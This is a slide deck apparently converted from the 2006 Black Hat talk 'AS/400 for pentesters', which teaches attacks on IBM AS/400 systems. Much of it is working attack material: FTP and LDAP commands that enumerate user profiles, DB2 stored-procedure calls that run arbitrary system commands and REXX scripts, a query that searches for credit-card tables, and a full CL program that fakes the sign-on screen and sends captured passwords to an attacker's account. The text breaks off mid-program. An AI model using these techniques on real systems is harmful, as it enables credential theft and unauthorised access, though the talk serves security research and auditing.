

# AS/400 for pentesters

Black Hat Europe 2006

Presented by Shalom Carmel

<http://www.venera.com>



**Black Hat Briefings**

# Schedule

- AS/400 overview & security challenges
- User enumeration
- Bypass interactive restrictions via db2
- Hijacking terminal devices → false login
- Attacking workstations from AS/400 terminal applications
- Telnet alternatives – remote shells



# Platform Overview

- Midrange platform
- ~350,000 customers (~500,000 servers)
  - ~2,000 customers in Israel
  - ~50,000 customers in Italy
- Banks, Insurance, Hi-tech, casinos, hotels
- SAP, JD Edwards, BPCS
- Apache, Websphere, Domino, MQ



# Platform Overview, continued

- Built in database (DB2)
- COBOL, PL1, C, C++, Java, RPG, REXX, BASIC
- Excellent user navigation
- Object oriented OS




# AS/400 security overview

- Object based authorities
  - Per user
  - Per group
  - Access control lists
- User management
  - Server user = database user = network services user
- Security events trapping by APIs
  - Must use 3<sup>rd</sup> party tools
- Auditing and logs



# Security Challenges



# Security Challenges

- Legacy applications
- Late adoption of TCP/IP
- Security by obscurity
- Increasing complexity
- Secure vs Securable



# iSeries security survey


- 159 sites, 181 systems

System size	Average	Median
number of users	812	380
number of libraries	367	279





# iSeries security survey



( PowerTech, 2005 )



# iSeries security survey

- Default data access
  - Read allowed - 83%
  - Change data - 61%
  - Table existence (\*ALL) - 10%



( PowerTech, 2005 )

# iSeries security survey

- Problematic accounts

Enabled accounts	Average	Median
no log in during last 30 days	140	40
have default passwords	100	20



# User Enumeration

- Why do we care?
  - Single user repository
    - Server user = DB2 user = FTP user
  - Bad password management practices
  - Bad application security practices
  - Elevation of privileges for existing accounts



# User Enumeration

- Telnet

```
sign on
System . . . . . : S0011223
Subsystem . . . . . : QINTER
Display . . . . . : QPDEV00001

User . . . . . : _____
Password . . . . . : _____
Program/procedure . . . . . : _____
Menu . . . . . : _____
Current library . . . . . : _____

(C) COPYRIGHT IBM CORP. 1980, 1999.
```



# User Enumeration

- Telnet

- Informational messages during failure

CPF1133 Value X Z S is not a valid name

CPF1120 - User AABBA does not exist

CPF1107 - Password not correct for user profile

CPF1394 User profile CHRIS cannot sign on

CPF1118 No password associated with user RON

CPF1109 Not authorized to subsystem

CPF1110 Not authorized to work station

CPF1116 Next not valid sign-on attempt varies off device.

CPF1392 Next not valid sign-on disables user profile.



# User Enumeration

- POP3
  - Always installed
  - Turned on by default
  - Almost never used



# User Enumeration

- POP3

```
+OK POP3 server ready
USER bogus
+OK POP3 server ready
PASS xyz
-ERR Logon attempt invalid CPF2204
```

**Failure..**


```
+OK POP3 server ready
USER bogus
+OK POP3 server ready
PASS zyx2005
+OK start sending message
```

**Success!**





# User Enumeration



- POP3
  - Informational messages during failure
    - CPF2204 – User profile not found
    - CPF22E2 – Password not correct for user profile
    - CPF22E3 – User profile is disabled
    - CPF22E4 – Password for user profile has expired
    - CPF22E5 – No password for user profile



# User Enumeration

<i>POP3</i>	<i>FTP</i>	<i>Telnet</i>	<i>Feature</i>
Yes	—	Yes	Indication of user existence
Yes	—	Yes	Indication of incorrect password
Yes	Yes	Yes	Indication of successful login
Yes	—	Yes	Indication of problem with user, if password guessed correctly
Yes	Yes	Yes	Disabling of user profile
Yes	Yes	—	Bypass terminal device disabling policy
Yes	—	—	No security API monitoring



# User Enumeration

- Full list of users
- Elevation of privileges
- Prerequisites - valid AS400 account




# User Enumeration

- FTP
  - Installed by default
  - Turned on by default
  - Create a symbolic link to the QSYS library and list \*.USRPRF




# User Enumeration



- FTP example

```
open as400.victim.com
as400user
password
quote site namefmt 1
quote site listfmt 1
mkdir /test12345
quote rcmd ADDLNK OBJ('/qsys.lib')
        NEWLNK('/test12345/qsys')
dir /test12345/qsys/*.usrprf
```



# User Enumeration

- FTP example

200 PORT subcommand request successful.

125 List started.

```
----- 1 QSECOFR 0      12345 Nov 21 2002  AS400USER.USRPRF
----- 1 QSECOFR 0      53248 Sep 14 2000  DSPGMR.USRPRF
----- 1 QSECOFR 0      53248 Jan 19 13:33 JACQUE.USRPRF
----- 1 QSECOFR 0      90112 Jan 19 00:35  JOE.USRPRF
----- 1 JOE      0      36864 Sep 14 2000  JOHN.USRPRF
----- 1 JOE      0      45056 Jun 13 2002  LESLIE.USRPRF
----- 1 QSECOFR 0      53248 Jan 19 08:03  MAX.USRPRF
----- 1 JOE      0      53248 Jan 19 09:41  MICHAEL.USRPRF
----- 1 QSYS     0      32768 Sep 14 2000  QAUTPROF.USRPRF
----- 1 QSYS     0      32768 Sep 14 2000  QBRMS.USRPRF
----- 1 QSYS     0      16384 Sep 14 2000  QCOLSRV.USRPRF
----- 1 QSYS     0      274432 Jan 19 13:36  QDBSHR.USRPRF
----- 1 QSYS     0      32768 Jan 16 20:42  QDBSHRDO.USRPRF
-----rwx 1 QSYS     0      36864 Jan 05 03:01  QPRJOWN.USRPRF
```

*Etc...*




# User Enumeration

- LDAP
  - Installed by default
  - Turned on by default
  - Use “system projected backend” to get full details about group members
  - Need “os400-sys” value from file `/QIBM/UserData/OS400/DirSrv/slapd.conf`
    - S0011223 (value from telnet login screen)
    - S0011223.victim.com
    - As400-prod.victim.com (DNS name)
    - As400-prod




# User Enumeration



- LDAP example

- List my group members

```
ldapsearch -h as400-prod.victim.com -b  
"cn=accounts,  
os400-sys=S0011223.VICTIM.COM"  
-D "os400-profile=BOGUS, cn=accounts,  
os400-sys=S0011223.VICTIM.COM"  
-w as400pwd -L -s sub  
"os400-profile=*"
```





# User Enumeration


- LDAP example

**dn: os400-profile=ABRAHAM, cn=accounts,  
os400-sys=S0011223.VICTIM.COM**

**dn: os400-profile=JACQUE, cn=accounts,  
os400-sys=S0011223.VICTIM.COM**

**dn: os400-profile=LESLIE, cn=accounts,  
os400-sys=S0011223.VICTIM.COM**

**dn: os400-profile=ASSET, cn=accounts,  
os400-sys=S0011223.VICTIM.COM**



# User Enumeration

- LDAP example

- List specific user


```
ldapsearch -h as400-prod.victim.com
```

```
-b "cn=accounts,os400-sys=S0011223.VICTIM.COM"
```

```
-D "os400-profile=BOGUS, cn=accounts,  
os400-sys=S0011223.VICTIM.COM"
```

```
-w as400pwd -L -s sub
```

```
"os400-profile=LESLIE" os400-invalidsignoncount  
os400-passwordlastchanged os400-previousssignon  
os400-status os400-inlpgm
```



# User Enumeration

- LDAP example

**dn: os400-profile=LESLIE, cn=accounts,  
os400-sys=S0011223.VICTIM.COM**

**os400-invalidsignoncount: 0**

**os400-passwordlastchanged: 12/07/01**

**os400-previousssignon: 12/07/01 06:24:31**

**os400-status: \*ENABLED**

**os400-inlpgm: APPLIB/PUNCH**



# User Enumeration

- Interactive session –sysreq key

System Request  
System: S0011223

Select one of the following:

1. Display sign on for alternative job
2. End previous request
3. Display current job
4. Display messages
5. Send a message
6. Display system operator messages
7. Display work station user

80. Disconnect job

90. Sign off

Selection \_\_\_\_ Bottom

F3=Exit F12=Cancel  
(C) COPYRIGHT IBM CORP. 1980, 2001.



# User Enumeration

- Interactive session – display job

Display Job

System: S0011223

Job: VDEV002    User: AS400USER    Number: 096492

Select one of the following:

1. Display job status attributes
2. Display job definition attributes
3. Display job run attributes, if active
4. Display spooled files
  
10. Display job log, if active or on job queue
11. Display call stack, if active
12. Display locks, if active
13. [Display library list, if active](#)
14. [Display open files, if active](#)
15. Display file overrides, if active
16. Display commitment control status, if active

More...

Selection \_\_\_\_

F3=Exit    F12=Cancel



# User Enumeration

- Interactive session – job library list

```
Display Library List                                     System: S0011223
Job: VDEV002      User: AS400USER      Number: 096492
Type options, press Enter.
5=Display objects in library
Opt Library  Type  Text
5 QSYS      SYS   System Library
_ QSYS2     SYS   System Library for CPI's
_ QHLPSYS   SYS
_ QUSRSYS   SYS
_ QGPL      USR
_ QTEMP     USR
Bottom
F3=Exit F12=Cancel F16=Job menu F17=Top F18=Bottom
)C) COPYRIGHT IBM CORP. 1980, 1999.
```



# User Enumeration

- Interactive session – browse QSYS

```
Display Library

Library .....: QSYS      Number of objects ..: 14673
Type .....:   PROD      ASP of library ...: 1
Create authority...: *SYSVAL

Type options, press Enter.
 5=Display full attributes  8=Display service attributes

Opt Object  Type  Attribute      Size Text
-  QDBSHRDO  *USRPRF      36864 Internal Data Base Us
-  QDFTOWN   *USRPRF      0 *NOT AUTHORIZED
-  QDIRSRV   *USRPRF      0 *NOT AUTHORIZED
-  QDLFM     *USRPRF      0 *NOT AUTHORIZED
-  QDOC      *USRPRF      0 *NOT AUTHORIZED
-  QDSNX     *USRPRF      0 *NOT AUTHORIZED
-  QEJB      *USRPRF      0 *NOT AUTHORIZED
-  QFNC      *USRPRF      0 *NOT AUTHORIZED
-  QGATE     *USRPRF      0 *NOT AUTHORIZED
-  QLPAUTO   *USRPRF      0 *NOT AUTHORIZED
-  QLPINSTALL *USRPRF      0 *NOT AUTHORIZED
More...
F3=Exit F12=Cancel F17=Top F18=Bottom
```





# User Enumeration

- User profile traces

- Message queues

- DSPOBJD OBJ(QSYS/\*ALL) OBJTYPE(\*MSGQ)  
OUTPUT(\*OUTFILE) OUTFILE(QHCK/MSGQ)

- QAEZDISK - disk information file

- select \* from qusrsys.qaezdisk where  
diobtp = 'USRPRF'





# DB2 UDB concepts

- drda/ddm (ports 446/447)
  - db2 API for login control
  - Oracle transparent gateway API for actions – only DDM
  - MS Host Integration Server
- odbc/jdbc (port 8471)
  - Client Access odbc driver (windows, linux)
  - 3<sup>rd</sup> party drivers API for login control
  - JT400 API for actions
  - JTOpen
- xda (port 4402)



# DB2 UDB concepts

- iSeries = AS/400
- schema = library
- table = physical file
- view = logical file
- index = logical file
- column = field
- db user = server user
- role = user class \*



# DB2 UDB concepts

- file members
  - Independent data partitions in one table.
    - Alias ...
    - OVRDBF ...
- Program sources in file members
  - accessible via DB2
- Commands' output redirected to database tables – accessible via DB2
- Printed output copied to database files
  - accessible via DB2



# DB2 UDB concepts

- stored procedures
  - Create procedure X language sql .....
  - Create procedure Y external name mylib/mypgm
  - ANY program can be called WITHOUT declaration
    - Call anyprogram (parm1, parm2, parm3);
  - The system libraries contain 10K programs, 20% have default execute permissions.
  - Typical application libraries contain 1K – 3K programs. **How many have default execute permissions??**



# DB2 stored procedures

- Call any existing legacy program!
  - Example:  
CALL CLR990C ('20060228')
- Execute any system command
  - Via QCMDEXC program
  - Example:  
call qcmdexc('crtmsgq hack' , 0000000012.00000)



# DB2 stored procedures

- Programs that run other commands
  - **QCMDEXC** – analogous to xp\_cmdshell
  - **QREXX** – executes REXX scripts
  - **QP2SHELL** – executes AIX commands
  - **QSHELL/QZSHRUNC** – executes qsh
- Source creation, compilation & execution of programs



# DB2 stored procedures

- Execute REXX scripts

Create alias qgpl/rexxhack qgpl/qscrex2(rexxhack)

Insert into qgpl/rexxhack (srcseq, srcdta) values(1, '/\* this is a rexx script \*/')

Insert into qgpl/rexxhack (srcseq, srcdta) values(2, 'ADDRESS COMMAND')

Insert into qgpl/rexxhack (srcseq, srcdta) values(3, 'line="sndmsg rexx hack"')

Insert into qgpl/rexxhack (srcseq, srcdta) values(4, 'interpret line')

Insert into qgpl/rexxhack (srcseq, srcdta) values(5, 'return')

CALL QREXX ('rexxhack ', 'QSRCREX2 QGPL ', 0, "", "", 0)






# DB2 UDB

- DB2 catalog files – partial list
  - SYSCATALOGS Information about relational databases
  - SYSCOLUMNS Information about column attributes
  - SYSFUNCS Information about user-defined functions
  - SYSPROCS Information about procedures
  - SYSTABLES Information about tables and views
  - SYSTRIGGERS Information about triggers
  - SYSVIEWS Information about definition of a view





# DB2 UDB




- DB2 catalog files

```
select system_table_name,  
       system_table_schema, file_type,  
       table_text, column_count  
from qsys2.systables  
where system_table_schema not like  
'Q%' and ( lower(table_text) like  
'%credit%' or lower(table_text) like  
'%card%' or lower(table_text) like  
'%cc%' ) and table_type != 'L'
```



# Hijacking login screens




# Hijacking login screens

- Workstation used by user X
  - Trap WRKUSRJOB output
- Name of interactive subsystem
  - Telnet login screen
- Display file used by interactive subsystem
  - Trap DSPSBSD output



# Hijacking login screens



pgm

```
wrkusrjob user(bogus) status(*all) +  
  output(*print) jobtype(*interact)
```

```
cpysplf file(qpdpsbj) tofile(qgpl/splfcpy) +  
  splnbr(*last) mbropt(*add)
```

```
dpsbsd sbsd(qinter) output(*print)
```

```
cpysplf file(qprtsbsd) tofile(qgpl/splfcpy) +  
  splnbr(*last) mbropt(*add)
```

```
endpgm
```



# Hijacking login screens

- Create new source file member & alias
- Insert code & sequence into source member
- Compile program: `log(*no) option(*nosource *nosrc *noxref *noseclvl *nosrcdbg *nolstdbg)`
- Remove traces – delete spooled compilation output
- Submit program to execution



# Hijacking login screens

```
5722SS1 V5R2M0 020719          Work with User Jobs          29.10.05 12:48:06          Page 1
                               System: S0011223
User . . . . . : BOGUS          Status . . . . . : *ALL          Job type . . . . . : *INTERACT

Job Name      User          Number  Type      -----Status-----  Function          -----Schedule-----
Date          Time
-----
UKTBOGUS01    BOGUS          326600  INTER     OUTQ
UKTBOGUS02    BOGUS          326605  INTER     ACTIVE             CMD-WRKACTJOB
UKTBOGUS02    BOGUS          326656  INTER     OUTQ
UKTBOGUS01    BOGUS          481345  INTER     OUTQ
UKTBOGUS01    BOGUS          714326  INTER     OUTQ
UKTBOGUS02    BOGUS          743193  INTER     OUTQ
QPADEV000K    BOGUS          818765  INTER     OUTQ
UKTBOGUS02    BOGUS          852345  INTER     OUTQ
UKTBOGUS01    BOGUS          890012  INTER     OUTQ

* * * * * E N D   O F   L I S T I N G   * * * * *
```

```
5722SS1 V5R2M0 020719          Display Subsystem Description  29.10.05 13:25:58          Page 1


Subsystem description . . . . . : QINTER          Status . . . . . : Active

Operational Attributes

Subsystem description . . . . . : SBSDB          QINTER
Library . . . . . : QSYS
Maximum jobs in subsystem . . . . . : MAXJOBS          *NOMAX
Sign-on display file . . . . . : SGNDSPF          QDSIGNON
Library . . . . . : QGPL
System library list entry . . . . . : SYSLIBL          *NONE
```



# Hijacking login screens



```
PGM    PARM(&DEVNAME)
DCLF  QDSIGNON
DCL    VAR(&TEXT) TYPE(*CHAR) LEN(80)
DCL    VAR(&EVIL) TYPE(*CHAR) LEN(10) VALUE('JOE')
MONMSG  MSGID(CPF0000) EXEC(GOTO CMDLBL(ERROR))
RTVNETA  SYSNAME(&SYSNAME)
CHGVAR  VAR(&SBSNAME) VALUE('QINTER')
CHGVAR  VAR(&IN01) VALUE('1')
CHGVAR  VAR(&COPYRIGHT) VALUE(' (C) ACME +
CORPORATION. 1949, 2001.')
```

```
RETRY:
OVRDSPF  FILE(QDSIGNON) DEV(&DEVNAME) WAITFILE(32767)
PANEL:
SNDRCVF  RCDFMT(SIGNON)
CHGVAR  VAR(&TEXT) VALUE('User' || &USERID || +
': Pwd' || &PASSWRD)
SNDSMSG  MSG(&TEXT) TOUSR(&EVIL)
RETURN
ERROR:
DLYJOB  DLY(10)
GOTO    CMDLBL(RETRY)
ENDPGM
```





# Hijacking login screens

Live demonstration





# Attacking workstations

```
c:\ Telnet as400.holgerscherer.de
                                     Start PC Command <STRPCCMD>
Type choices, press Enter.
PC command . . . . . > CALC
Pause . . . . . *no          *YES, *NO

F3=Exit   F4=Prompt   F5=Refresh   F12=Cancel   F13=How to use this display
F24=More keys
```

Bottom





# Attacking workstations

A screenshot of a Telnet window titled "C:\ Telnet as400.holgerscherer.de". The window has a black background and displays the following text in white: "Required PC program (PCO.EXE) is not active", "No communications with PC can occur", and "Press ENTER to resume". The window includes standard Windows-style window controls (minimize, maximize, close) in the top right corner and a vertical scrollbar on the right side.

```
C:\ Telnet as400.holgerscherer.de  
-  
  
Required PC program (PCO.EXE) is not active  
No communications with PC can occur  
Press ENTER to resume
```






8. Problem han  
 9. Display a m  
 10. Information  
 11. Client Acce

90. Sign off

Selection or command  
 ==> STRPCCMD PCCMD(CALC) PAUSE(\*NO)

F3=Exit F4=Prompt F9=Retrieve F12=Cancel F13=Information Assistant  
 F23=Set initial menu  
 (C) COPYRIGHT IBM CORP. 1980, 2002.

# Possible workstation attacks



```
PGM
MONMSG CPF0000
STRPCO

